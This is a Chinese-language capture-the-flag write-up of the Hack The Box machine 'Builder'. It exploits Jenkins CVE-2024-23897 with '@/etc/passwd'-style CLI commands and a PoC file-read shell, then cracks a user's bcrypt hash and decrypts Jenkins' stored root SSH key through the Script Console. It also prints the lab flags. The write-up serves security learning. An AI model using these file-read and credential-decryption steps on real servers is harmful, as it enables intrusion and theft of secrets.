

Builder,Jenkins(web漏洞)、Jenkins憑證解碼(獲取root私鑰)

```
└─# nmap -sCV -p22,8080 -A 10.10.11.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 00:48 PDT
Nmap scan report for 10.10.11.10
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp  open  http      Jetty 10.0.18
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (95%), Linux 5.0 -
5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (95%), Linux 5.3 - 5.4 (94%), Linux 2.6.32 (94%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   324.48 ms 10.10.14.1
2   324.57 ms 10.10.11.10


OS and Service detection performed. Please report any incorrec
```

8080 PORT

人員有 jennifer

人員



包含所有已知的「使用者」，涵蓋目前的安全領域可列舉的登入身份，以及變更記錄中提交訊息裡提到的人員。

使用者 ID	名稱	最後提交動態	於
 jennifer	jennifer	N/A	

圖示: 小 中 大

有發現證書root


Credentials

T	P	Store	Domain	ID	Name
		System	(global)	1	root


但沒啥東西

Global credentials (unrestricted)

Credentials that should be available irrespective of domain specification to requirements matching.

ID	Name	Kind	Description
 1	root	SSH Username with private key	

有登入介面，使用預設帳密admin/password登入失敗。
嘗試使用人員jennifer也失敗。



發現系統版本為： Jenkins 2.441。找到漏洞：CVE-2024-23897
參考官網：
<https://www.jenkins.io/security/advisory/2024-01-24/>
<https://www.jenkins.io/doc/book/managing/cli/>
參考POC：
<https://github.com/godylockz/CVE-2024-23897>

先嘗試手動測試

下載客戶端：

```
wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar
```

使用客戶端，呼叫客戶端的一般語法如下：

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help tso
```

```
(root@kali)~[~/htb/Builder]
# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help tso
add-job-to-view
  Adds jobs to view.
build
  Builds a job, and optionally waits until its completion.
cancel-quiet-down
  Cancel the effect of the "quiet-down" command.
clear-queue
  Clears the build queue.
connect-node
  Reconnect to a node(s)
console
  Retrieves console output of a build.
copy-job
```

可以在參數前面加上@來從文件中載入相同的內容：

簡單測試後，能抓取/etc/passwd，但只會撈第一筆

```
(root@kali)~[~/htb/Builder]
# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@whoami'
ERROR: No such file: whoami
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command

(root@kali)~[~/htb/Builder]
# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@hostname'
ERROR: No such file: hostname
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command

(root@kali)~[~/htb/Builder]
# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@etc/passwd'
ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
```

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help '@etc/hostname'
```

獲取：0f52c222a4cc.

接下來比較麻煩，改用POC

POC

```
(root@kali:~) [ /etc/passwd ]
# python3 jenkins_fileread.py -u http://10.10.11.10:8080/
Welcome to the Jenkins file-read shell. Type help or ? to list commands.

file> /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
root:x:0:0:root:/root:/bin/bash
```

```
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
```

獲取USER FLAG

```
file> /var/jenkins_home/user.txt
a0f8382f023127c3ec162169e52fd1d9
```

使用者帳戶儲存位置

```
file> /var/jenkins_home/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
  <string>jennifer_12108429903186576833</string>
  <idToDirectoryNameMap class=
    <entry>
      <string>jennifer</string>
      <version>1</version>
    </hudson.model.UserIdMapper>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>
  </entry>
```

用戶 BCrypt 密碼哈希

```
/var/jenkins_home/users/jennifer_12108429903186576833/config.xml
```


獲取：

```
<fullName>jennifer</fullName>
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJe
N/L4l1a</passwordHash>
```

明文：princess

ssh無法登入。web可以登入...

即使登入了，我仍然無法直接存取root的私鑰。




The screenshot shows the Jenkins web interface at 10.10.11.10:8080. The breadcrumb trail is: 資訊主頁 > 管理 Jenkins > Credentials > System > Global credentials (unrestricted). The page title is "Global credentials (unrestricted)". Below the title is a button "+ Add Credentials". A message states: "Credentials that should be available irrespective of domain specification to requirements matching." Below this is a table with the following data:

ID	Name	Kind	Description
1	root	SSH Username with private key	

進入，有一個地方是關鍵，但它是(為了保密而隱藏)
這可能被用來以 root 身分透過 SSH 進入主機系統內容。

有趣的是，它存在於隱藏欄位（加密）




在google快速搜尋 `jenkins credentials decrypt`

找到：<https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml>


需要到：資訊主頁->管理 Jenkins->Script Console

需使用：`hudson.util.Secret.decrypt`套件

底下獲取私鑰



獲取root權限



root flag

```
root@builder:~# cat root.txt  
c8074b01bb356c8bd4e5191e92962d2d  
root@builder:~#
```